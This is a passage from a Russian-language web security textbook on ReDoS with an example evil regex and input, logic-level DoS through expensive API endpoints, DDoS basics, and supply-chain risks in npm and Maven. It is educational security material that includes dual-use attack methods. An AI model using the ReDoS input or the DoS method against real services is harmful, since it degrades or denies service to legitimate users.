Пока вам достаточно знать, что в JavaScript все, что расположено между двумя косыми чертами, является литералом регулярного выражения: `/test/`.

Регулярные выражения также позволяют сопоставлять диапазоны:

```
const lowercase = /[a-z]/;
const uppercase = /[A-Z]/;
const numbers = /[0-9]/;
```

К ним можно применять логические операторы, например OR (ИЛИ):

```
const youori = /you|i/;
```

И так далее.

В JavaScript легко проверить, совпадает ли строка с регулярным выражением:

```
const dog = /dog/;
dog.test('cat'); // false
dog.test('dog'); // true
```

Как уже упоминалось, регулярные выражения обычно анализируются очень быстро и, соответственно, не могут замедлить работу веб-приложения. Но иногда они генерируются специально. Их называют *вредоносными* (malicious regex) или *злыми* (evil regex). Крайне рискованно давать пользователям возможность вставлять собственные регулярные выражения в веб-формы или отправлять на сервер.

Иногда вредоносные регулярные выражения вносятся в приложение случайно, хотя это редкий случай. Обычно разработчики достаточно знакомы с регулярными выражениями, чтобы избежать распространенных ошибок.

Вообще, наиболее вредоносные регулярные выражения формируются с помощью оператора плюс «+». Именно он позволяет превратить регулярное выражение в «жадную» операцию. Такое выражение продолжает поиск совпадений вместо того, чтобы остановиться на первом найденном.

Вредоносное регулярное выражение приводит к поиску возвратом каждый раз, когда поиск совпадения заканчивается неудачей. Рассмотрим регулярное выражение `/^((ab)*)+$/`, в котором происходит следующее:

1. В начале строки `^` определяется скобочная группа `((ab)*)+`.
2. `(ab)*` задает строку, состоящую из комбинации символов `ab`, причем число этих комбинаций может меняться от 0 до бесконечности.
3. Знак `+` указывает, что мы ищем все возможные совпадения для № 2.
4. Знак `$` указывает на конец текстовой строки.

Проверка такого регулярного выражения с помощью входных данных `abab` пройдет довольно быстро и не вызовет особых проблем.

Расширение шаблона до `abababababababab` также не окажет особого влияния на время выполнения. А вот добавление в этот шаблон еще одного символа «a», после чего мы получим строку `ababababababababa`, внезапно замедлит вычисление регулярного выражения до нескольких миллисекунд.

Это происходит потому, что совпадение ищется от начала до конца регулярного выражения. В рассматриваемом случае это приводит к поиску с возвратом, потому что движок пытается обнаружить совпадение комбинаций:

- (abababababababa) не совпадает.
- (abababababababa)(ba) не совпадает.
- (abababababababa)(baba) не совпадает.
- спустя множество итераций: (ab)(ab)(ab)(ab)(ab)(ab)(ab)(a) не совпадает.

Механизм регулярных выражений пытается перебрать все возможные допустимые комбинации (ab), поэтому ему приходится выполнить ряд сравнений, равный длине строки, и только потом он может определить, что сама строка не подходит (после проверки всех возможных комбинаций).

Время сопоставления различных строк ввода с регулярным выражением показано в табл. 14.1.

Таблица 14.1. Время сопоставления с регулярным выражением (/^((ab)*)+$/) в случае вредоносного ввода

Ввод	Время выполнения
abababababababababababa (23 символа)	8 мс
abababababababababababababa (25 символов)	15 мс
abababababababababababababababa (27 символов)	31 мс
abababababababababababababababa (29 символов)	61 мс

Как видите, в случае вредоносных входных данных каждое увеличение строки на два символа в два раза увеличивает время работы анализатора регулярных выражений. В конечном итоге это легко приведет к значительному снижению производительности веб-сервера (если вычисления ведутся на стороне сервера) или к сбою браузера (если это происходит на стороне клиента).

Что интересно, это регулярное выражение уязвимо не для всех входных данных, что показано в табл. 14.2.

Это означает, что вредоносное регулярное выражение в веб-приложении могло существовать много лет, пока какой-то хакер не обнаружил ввод, который заставляет синтаксический анализатор регулярных выражений выполнять поиск с возвратом. В таких случаях складывается впечатление, что уязвимость появилась из ниоткуда.

Атаки ReDoS распространены шире, чем кажется, и путем подбора входных данных легко позволяют вывести из строя сервер или остановить работу кли-

ента. Следует отметить, что ПО с открытым исходным кодом в этом плане часто более уязвимо, так как немногие разработчики способны заранее определять вредоносные регулярные выражения.

Таблица 14.2. Время сопоставления с регулярным выражением (/^((ab)*)+$/) в случае безопасного ввода

Ввод	Время выполнения
abababababababababab (22 символа)	<1 мс
abababababababababababab (24 символа)	<1 мс
abababababababababababab (26 символов)	<1 мс
abababababababababababab (28 символов)	<1 мс

Логические DoS-уязвимости

В этом разделе мы рассмотрим атаку, направленную на логику функционирования приложения. Такие DoS-атаки направлены на исчерпание критичных системных ресурсов. В результате законные пользователи испытывают снижение производительности или отказ в обслуживании (рис. 14.1).

Рис. 14.1. Злоумышленник истощает ресурсы сервера, что приводит к снижению производительности или к отказу в обслуживании законных пользователей

Уязвимости, связанные с регулярными выражениями, были введением в DoS-уязвимости. Они послужат отправной точкой для исследования и последующих попыток атаки (везде, где есть анализатор регулярных выражений). Но важно

отметить, что DoS-уязвимости можно найти практически в любом типе программного обеспечения!

Логические DoS-уязвимости DoS труднее всего обнаруживать и эксплуатировать, но они встречаются чаще, чем вы можете себе представить. Поиск таких уязвимостей требует некоторого опыта, но, научившись это делать, вы обнаружите перед собой множество возможностей.

Прежде всего давайте подумаем, благодаря чему становится возможной DoS-атака. Как правило, такие атаки сводятся к потреблению аппаратных ресурсов сервера или клиента, которое вызывает нарушение нормального режима работы. То есть первым делом нужно искать в веб-приложении потенциально ресурсоемкие операции. Вот небольшой список таких операций:

- любая синхронная операция, которую нужно подтверждать;
- запись в базу данных;
- запись на диск;
- операция соединения с SQL;
- резервные копирования файлов;
- циклы логических операций.

Сложные запросы к API веб-приложения могут содержать не одну, а несколько таких операций.

Например, приложение для обмена фотографиями может предоставить пользователю маршрут API, позволяющий загружать фото. В процессе загрузки приложение может выполнять следующие операции:

- запись в базу данных (сохранение метаданных снимка);
- запись на диск (в журнале фиксируется, что загрузка прошла успешно);
- операция соединения SQL (позволяющая накапливать данные о пользователе и его альбомы с записанными метаданными);
- резервное копирование файлов (на случай критических серверных сбоев).

Рассчитать, сколько времени эти операции будут выполняться сервером, мы не можем, потому что у нас нет доступа к этому серверу. Но можно попытаться оценить, какие операции дольше других. Достаточно засечь время от начала запроса до его выполнения. Это делается с помощью встроенных в браузер инструментов разработчика.

Кроме того, отправив сразу несколько одинаковых запросов и посмотрев, будут ли ответы смещены во времени относительно друг друга, мы поймем, синхронно или асинхронно выполняется операция на сервере. Это нужно делать с помощью сценария, потому что в среднем желательно отправить около сотни запросов к API, чтобы убедиться, что разброс в результатах измерения неслучаен. Ведь пока мы занимаемся тестированием, на сервере может произойти скачок трафика или начнется выполнение отложенных задач. Усреднение времени запросов даст более точное представление о том, какие вызовы API занимают значительное время.

Получить представление о структуре серверного кода можно и путем внимательного анализа сетевой полезной нагрузки и пользовательского интерфейса. Если приложение поддерживает эти типы объектов:

- объект User;
- объект Album (у пользователя есть альбом);
- объект Photo (в альбоме есть фотографии);
- объект Metadata (у фотографий есть метаданные),

то можно увидеть, что на каждый дочерний объект есть ссылка по ID:

```
// photo #1234
{
  image: data,
  metadata: 123abc
}
```

Можно предположить, что пользователи, альбомы, фотографии и метаданные хранятся в разных таблицах или документах в зависимости от того, какая БД используется: SQL или NoSQL. Если через пользовательский интерфейс мы отправляем запрос на поиск всех метаданных, связанных с объектом user, то в серверной части должна выполняться операция соединения или итеративный запрос. Предположим, что эта операция находится в конечной точке `GET /metadata/:userid`.

Ресурсоемкость этой операции зависит от способа использования приложения. Опытному пользователю могут потребоваться значительные аппаратные ресурсы, а новому — нет.

Мы можем протестировать эту операцию и посмотреть, как она масштабируется. Результаты показаны в табл. 14.3.

Учитывая, как эта операция масштабируется в зависимости от типа учетной записи, можно сделать вывод, что можно создать пользовательский профиль

и оттягивать на себя ресурсы сервера с помощью запроса `GET /metadata/:userid`. Достаточно написать сценарий для загрузки одних и тех же или похожих изображений во множество альбомов, и мы быстро получим учетную запись с 600 альбомами и 3500 фотографиями.

Таблица 14.3. GET /metadata/:userid по типу учетной записи

Тип учетной записи	Время ответа
Новый пользователь (1 альбом, 1 фото)	120 мс
Среднестатистический пользователь (6 альбомов, 60 фото)	470 мс
Опытный пользователь (28 альбомов, 490 фото)	1870 мс

После этого достаточно будет повторяющихся запросов `GET /metadata/:userid` к конечной точке, чтобы значительно уменьшить производительность сервера для других пользователей. Разумеется, нельзя исключить того, что на стороне сервера окажется чрезвычайно надежный код, ограничивающий ресурсы, выделяемые на каждый запрос. В этом случае, скорее всего, просто истечет время ожидания ответа. Но база данных все равно будет координировать ресурсы, даже если серверное программное обеспечение не отправит результат обратно клиенту.

Это всего лишь пример обнаружения и эксплуатации логической DoS-уязвимости. Конечно, в каждом конкретном случае эти атаки будут различаться, так как они определяются логикой приложения.

Распределенная DoS-атака

При распределенном отказе в обслуживании (distributed denial of service, DDoS) ресурсы сервера истощаются множеством злонамеренных пользователей. Поскольку это массовая атака, могут использоваться даже стандартные запросы. В результате добросовестные пользователи системы не смогут получить доступ к предоставляемым системным ресурсам, либо этот доступ будет затруднен (рис. 14.2).

Детальное описание DDoS-атак выходит за рамки этой книги, но вы должны хотя бы примерно знать, как они работают. В отличие от DoS-атак, когда один хакер нацеливается на чужой клиент или сервер, в распределенных атаках участвуют несколько злоумышленников, причем в этой роли могут выступать как другие хакеры, так и сетевые боты (*ботнеты*).



Рис. 14.2. При DDoS-атаке ресурсы сервера истощаются множеством злонамеренных пользователей

Теоретически боты могут использовать любой тип DoS-атаки, но в более широком масштабе. Например, если в одной из своих конечных точек API сервер использует регулярное выражение, ботнет может с нескольких клиентов одновременно отправлять в эту точку вредоносные входные данные.

Но на практике большинство DDoS-атак представляют собой не логические DoS-атаки и не DoS-атаки на основе регулярных выражений, а проводятся на более низком уровне (обычно на уровне сети, а не приложения). В большинстве случаев запросы направляются непосредственно к IP-адресу сервера, а не к какой-либо конечной точке API. Как правило, это UDP-трафик, с помощью которого пытаются вызвать насыщение полосы пропускания для законных запросов.

Можно догадаться, что компьютеры в составе ботнета обычно не принадлежат одному хакеру. Это машины, которые хакер или группа хакеров захватили с помощью вредоносного ПО. Достаточно установить на чужой компьютер софт для управления с удаленного доступа. Такой подход значительно усложняет обнаружение нелегитимных клиентов. Если вы получите доступ к ботнету или сможете имитировать его с целью тестирования безопасности, имеет смысл попробовать комбинацию атак на уровне сети и на уровне приложений.

Любая из DoS-атак, которые мы рассматривали в этой главе, может быть преобразована в DDoS-атаку. Вообще говоря, против одного клиента DDoS-атаки неэффективны, хотя, возможно, большое количество вредоносных входных

данных для уязвимых регулярных выражений, которые впоследствии будут доставлены на клиентское устройство и выполнены, можно считать вариантом DDoS-атаки.

Итоги

Безусловно, одна из наиболее распространенных форм DoS-атак — это DDoS, но это всего лишь один из множества вариантов, позволяющих загрузить сервер так сильно, что добросовестные пользователи просто не смогут получить к нему доступ. DoS-атаки проводятся на разных уровнях стека приложений — от клиента до сервера, а в некоторых случаях даже на сетевом уровне. Они могут затрагивать одного или множество пользователей, а ущерб варьируется от снижения производительности до полной блокировки приложения.

При поиске возможностей для DoS-атаки лучше всего выяснить, захват каких серверных ресурсов имеет наибольший смысл, и попытаться найти использующий эти ресурсы API. Ценность ресурсов варьируется от приложения к приложению, но бывают и стандартные вещи: например, использование оперативной памяти/процессорного времени. Иногда речь может идти о сложных вариантах, например очередь на доступ к какой-то функциональности (пользователь а → пользователь б → пользователь с и т. д.).

Как правило, DoS-атаки вызывают только раздражение из-за прерванного на некоторое время доступа к ресурсам, но иногда они могут привести к утечке данных. Поэтому следите за системными журналами и ошибками, которые появляются после любых попыток DoS-атак.

ГЛАВА 15

Эксплуатация сторонних зависимостей

Не секрет, что современный софт часто строится на основе ПО с открытым исходным кодом. Такой подход практикуется даже в коммерческой сфере. Многие из крупных и прибыльных продуктов создаются на основе OOS, написанного множеством сторонних разработчиков.

Вот примеры продуктов, созданных на основе открытого исходного кода:

- Reddit (BackBoneJS, Bootstrap);
- Twitch (Webpack, Nginx);
- YouTube (Polymer);
- LinkedIn (EmberJS);
- Microsoft Office Web (AngularJS);
- Amazon DocumentDB (MongoDB).

Кроме того, многие компании теперь сами открывают исходный код своих основных продуктов, получая доход за счет поддержки или услуг, а не за счет прямой продажи. Вот некоторые примеры:

- Automattic Inc. (WordPress);
- Canonical (Ubuntu);
- Chef (Chef);
- Docker (Docker);
- Elastic (Elasticsearch);

- Mongo (MongoDB);
- GitLab (GitLab).

Веб-приложение BuiltWith анализирует другие веб-приложения, пытаясь определить, на базе каких технологий они построены (рис. 15.1).



Рис. 15.1. Веб-приложение BuiltWith

Хотя применение открытого исходного кода и удобно, зачастую оно создает значительный риск для безопасности. Появившимися дырами в защите могут воспользоваться стратегически мыслящие хакеры. Существует ряд причин, по которым открытый open source может представлять угрозу безопасности вашего приложения, и обо всех них следует помнить.

Во-первых, вы полагаетесь на кодовую базу, которая вряд ли подвергалась такой же тщательной проверке, как ваш собственный код. Проводить подобные проверки для большой базы открытого кода нецелесообразно, так как для этого сначала придется увеличить количество инженеров по безопасности, а потом потратить время на глубокий анализ. Это очень дорогостоящий процесс.

Кроме того, анализ вы проведете единожды, но кодовая база открытого ПО постоянно обновляется. Поэтому в идеале потребуется оценивать безопасность каждого запроса на включение изменений. Это тоже очень дорого, поэтому большинство компаний предпочитает брать на себя риск и пользоваться относительно незнакомым софтом.

По этой причине места интеграции и разнообразные зависимости служат отличной отправной точкой для хакера. Напомню, что прочность цепи определяется ее самым слабым звеном, а в приложениях самым слабым звеном часто оказывается то, которое подвергалось наименее жесткому контролю качества.

Первым шагом при поиске зависимостей, которыми вы потенциально можете воспользоваться, является разведка. После предварительного сбора данных возможны разные варианты их применения.

Давайте подробнее рассмотрим, как происходит интеграция со сторонними программами. Только поняв ее механизм, мы получим возможность оценивать риски, которые она несет, и эксплуатировать обнаруженные уязвимости.

Методы интеграции

С точки зрения архитектуры существует несколько способов интеграции сторонних фрагментов кода с приложением.

Важно знать структуру интеграции веб-приложения со сторонними пакетами, поскольку часто именно она определяет тип перемещаемых между ними данных, метод, с помощью которого осуществляется обмен, и уровень привилегий, который дает коду стороннего пакета основное приложение.

Интеграция со сторонними пакетами настраивается разными способами. Это может быть как прямая интеграция в основной код приложения, так и запуск

стороннего кода на стороннем сервере с настройкой API для односторонней связи с основным приложением (децентрализованный подход). Каждый подход имеет свои плюсы и минусы и создает собственные проблемы для лиц, отвечающих за безопасность приложения.

Ветви и вилки

Сегодня большая часть программ с открытым исходным кодом размещена в системах контроля версий (VCS) на основе Git. Это основное отличие современных веб-приложений от более старых версий. Ведь 10 лет назад для размещения могли использовать Perforce, Subversion или даже Microsoft Team Foundation Server.

В отличие от многих устаревших VCS, Git — распределенная система управления версиями. То есть изменения вносятся не централизованно: каждый разработчик загружает собственную копию программного обеспечения и редактирует ее локально. Завершив работу над кодом в ветке основной сборки, разработчик может слить изменения в master-ветку.

Разработчики, которые берут для своих приложений программы с открытым исходным кодом, иногда создают отдельную ветку для этого ПО и запускают ее вместо основной. Это позволяет им вносить собственные изменения и одновременно втягивать чужие. Но такая модель сопряжена с рисками. Например, можно случайно перенести непроверенный код из основной ветки в свою производственную.

Больший уровень разделения предлагают вилки, поскольку они представляют собой новые репозитории, начинающиеся с последнего коммита, переданного в основную ветку до создания вилки.

В вилке можно реализовать собственную систему разрешений и собственные хуки, чтобы избежать случайного добавления в ваш код небезопасных изменений.

К сожалению, у модели вилок есть недостатки. При внедрении сторонних программ слияние кода из исходного репозитория со временем становится довольно сложным, а коммиты начинают требовать тщательного отбора. А если после создания вилки происходит серьезная реорганизация кода, коммиты из основного репозитория могут и вовсе стать несовместимыми с ней.

Приложения с собственным сервером

Иногда приложения с OOS поставляются в виде пакетов с простыми установщиками. Яркий пример — система WordPress (рис. 15.2), которая начиналась

как платформа для ведения блогов на основе PHP с широкими возможностями настройки, а теперь одним кликом ее можно установить на большинство серверов на базе Linux.



Рис. 15.2. WordPress — самая популярная CMS

Разработчики вместо исходного кода предлагают сценарий, который автоматически установит WordPress на ваш сервер. Он позволяет выбрать корректную конфигурацию базы данных и на основе нее создает файлы.

Интеграция с приложениями такого типа наиболее опасна. Может показаться, что простое ПО для ведения блога, устанавливаемое одним кликом, не может принести много проблем, но чаще всего в дальнейшем это сильно усложняет поиск и устранение уязвимостей. Чтобы определить местоположение всех файлов, требуются значительные усилия по обратному проектированию сценария установки. Поэтому от подобных программ лучше держаться подальше. Но если их применения не избежать, найдите репозиторий, в котором хранится это ПО, и тщательно проанализируйте сценарий установки и весь запускаемый в вашей системе код.

Пакеты такого типа требуют повышенных привилегий и могут легко оставить закладку для управления с удаленного доступа. Такие ситуации наносят большой ущерб организации, ведь сценарий, скорее всего, работает на ее сервере от имени администратора или пользователя с повышенным уровнем доступа.

Интеграция на уровне кода

Интеграцию программы с открытым исходным кодом в приложение можно выполнить и на уровне кода. Фактически это процедура копирования/встав-

ки, но часто она осложняется тем, что, например, крупная библиотека требует интеграции уже своих собственных зависимостей и ресурсов.

Так что в случае с крупными библиотеками OSS интеграция таким способом требует серьезной предварительной подготовки, а вот для короткого сценария из 50–100 строк такой метод, вероятно, можно считать идеальным. Для небольших утилит или вспомогательных функций такая интеграция — зачастую лучший выбор.

Для пакетов большего размера процесс не только осуществляется сложнее, но и сопряжен с большим риском. Слияния веток и вилок могут случайно привнести в ваше приложение небезопасный код из сторонней программы.

Кроме того, при интеграции путем прямого копирования кода не приходят уведомления об устраненных уязвимостях. И даже если вы узнали об этом, установка обновления может оказаться делом трудоемким и долгим.

Словом, у каждого из методов интеграции есть свои плюсы и минусы, и не существует метода, подходящего всем приложениям. Обязательно оценивайте код, который вы собираетесь интегрировать, по ряду показателей, включая его размер, цепочку зависимостей и восходящую активность в главной ветке.

Диспетчеры пакетов

В современном мире интеграция программ с открытым исходным кодом в коммерческие приложения часто происходит с помощью промежуточного приложения, называемого диспетчером пакетов. Такое приложение гарантирует, что ваше ПО будет загружать правильные зависимости из надежных источников и корректно их настраивать, обеспечивая возможность использовать их из вашего приложения на любом устройстве.

Диспетчеры пакетов полезны по ряду причин. Они позволяют абстрагироваться от сложных деталей интеграции, уменьшают начальный размер репозитория и при правильной настройке позволяют втягивать только зависимости, необходимые для текущей разработки. В небольшом приложении все эти вещи не особо нужны, но для крупного корпоративного программного пакета с сотнями зависимостей это порой экономит гигабайты пропускной способности и часы времени сборки.

Для каждого из основных ЯП существует по крайней мере один диспетчер пакетов, многие из которых следуют одним и тем же архитектурным шаблонам. У каждого крупного диспетчера пакетов есть свои особенности, средства защиты

и уязвимости. Рассмотреть все диспетчеры в рамках одной главы невозможно, поэтому проанализируем только самые популярные программы.

JavaScript

До недавнего времени экосистема разработки JavaScript (и Node.js) почти полностью основывалась на диспетчере пакетов npm (рис. 15.3).



Рис. 15.3. npm — самый крупный диспетчер пакетов, написанный на JavaScript

Хотя на рынке уже появились альтернативы, npm по-прежнему поддерживает подавляющее большинство веб-приложений, написанных на JavaScript. В большинство приложений npm (https://www.npmjs.com/) встроен интерфейс командной строки для доступа к надежной базе данных библиотек с открытым исходным кодом, которые бесплатно размещаются компанией npm, Inc.

Скорее всего, вам приходилось сталкиваться с приложениями, добавляющими зависимости с помощью npm. Ключевыми признаками таких приложений являются файлы `package.json` и `package.lock` в корневом каталоге. Они сообщают интерфейсу командной строки, какие зависимости и версии нужно добавить в приложение во время сборки.

Как и большинство современных диспетчеров пакетов, npm допускает не только зависимости верхнего уровня, но и рекурсивные дочерние зависимости. Это означает, что если у добавляемой зависимости есть какая-то своя зависимость, npm внесет их во время сборки.

В прошлом слабые механизмы безопасности делали npm мишенью для злоумышленников. А так как этот диспетчер пакетов применялся довольно широко, некоторые атаки вызывали отказ работы миллионов приложений.

В качестве примера можно вспомнить `left-pad` — простую служебную библиотеку, которую поддерживает один человек. В 2016 году ее стерли из npm, что нарушило процесс сборки миллионов приложений, которые полагались на эту однострaничную утилиту. В ответ npm отменило разрешение удалять из реестра пакеты по прошествии определенного времени с момента их публикации.

В 2018 году неизвестные лица взломали разработчика популярной JavaScript-библиотеки `eslint-scope`. Злоумышленники внедрили в библиотеку вредоносный код, похищавший учетные данные пользователей. Это доказало, что библиотеки npm можно использовать в качестве векторов атаки. После инцидента компания npm увеличила объем документации по безопасности, но риск повторной компрометации учетных данных разработчика сопроводительного пакета все равно существует. И может привести к потере исходного кода компании, IP-адреса или другим проблемам.

Позже, в 2018 году, аналогичная атака произошла с библиотекой `event-stream` после добавления зависимости `flatmap-stream`. Эта зависимость содержала вредоносный код для кражи биткоин-кошельков. В результате были украдены кошельки многих пользователей, которые, сами того не зная, полагались на библиотеку `flatmap-stream`.

Как видите, диспетчер пакетов npm во многих отношениях готов к эксплуатации уязвимостей. Он представляет значительный риск для безопасности, поскольку на уровне исходного кода практически невозможно оценить каждую зависимость и подзависимость большого приложения.

Простая интеграция бесплатного пакета npm в коммерческое приложение может стать вектором атаки, способным привести к полной компрометации IP-адреса компании или к еще более тяжелым последствиям.

Я привожу эти примеры только для того, чтобы можно было правильно оценить и снизить такие риски. Если вы хотите использовать библиотеки npm для поиска уязвимостей в бизнес-приложениях, делайте это только при наличии письменного разрешения владельцев и только на базе сценария тестирования в стиле Red Team.

Java

Из широкого набора диспетчеров пакетов на языке Java наибольшей популярностью пользуется Maven, поддерживаемый компанией Apache Software Foundation (рис. 15.4). Он функционирует так же, как npm. Это диспетчер пакетов, который обычно интегрируется в конвейер сборки.



Рис. 15.4. Maven — самый старый и популярный диспетчер пакетов для Java-приложений

Поскольку Maven предшествует системе контроля версий Git, большая часть кода управления зависимостями в нем написана с нуля, а не строится на базе того, что предлагает Git. Поэтому основные реализации npm и Maven различаются, несмотря на сходство функционирования.

Диспетчер пакетов Maven в прошлом также подвергался атакам, хотя обычно они привлекали меньше внимания СМИ, чем взломы npm. Но проекты и подключаемые модули Maven также могут быть скомпрометированы и импортированы в легитимное приложение. Такие риски не могут быть связаны только с одним ПО для управления пакетами.

Другие языки

Диспетчеры пакетов существуют не только для JavaScript или Java, но и для большинства других крупных языков (C#, C, C++). К таким диспетчерам относятся NuGet, Conan, Spack и т. п. Каждый из них может быть атакован вы-

шеописанными методами: то есть либо путем добавления вредоносного пакета, который затем включается в базу кода легитимного приложения, либо добавлением вредоносной зависимости, которая включается в диспетчер пакетов, а оттуда — в кодовую базу приложения.

Для атаки через диспетчер пакетов может потребоваться сочетание социальной инженерии и обфускации кода. Вредоносный код должен находиться за пределами сайта, чтобы его было нелегко идентифицировать, но с возможностью запуска на выполнение.

В конечном итоге диспетчеры пакетов представляют одинаковый риск для любого метода интеграции с OSS: достаточно сложно полностью проанализировать код большого пакета программ с учетом всех зависимостей.

База данных общеизвестных уязвимостей

В общем случае развертывание пакета в диспетчере и его интеграция в приложение может стать вектором атаки, но это требует значительных усилий и длительного планирования. Быстрее всего дыры в безопасности сторонних зависимостей можно найти, определив еще не исправленные известные уязвимости.

К счастью, уязвимости, которые обнаруживаются во многих пакетах, широко освещаются. Более того, они часто попадают в онлайн-базы данных, такие как Национальная база данных уязвимостей, сайт которой показан на рис. 15.5. Есть еще база данных общеизвестных уязвимостей от организации Mitre, которая спонсируется Министерством внутренней безопасности США.

Это означает, что уязвимости популярных приложений, скорее всего, будут известны и задокументированы, ведь многие компании сотрудничают друг с другом и вносят результаты собственного анализа безопасности в базу, чтобы их могли прочитать другие.

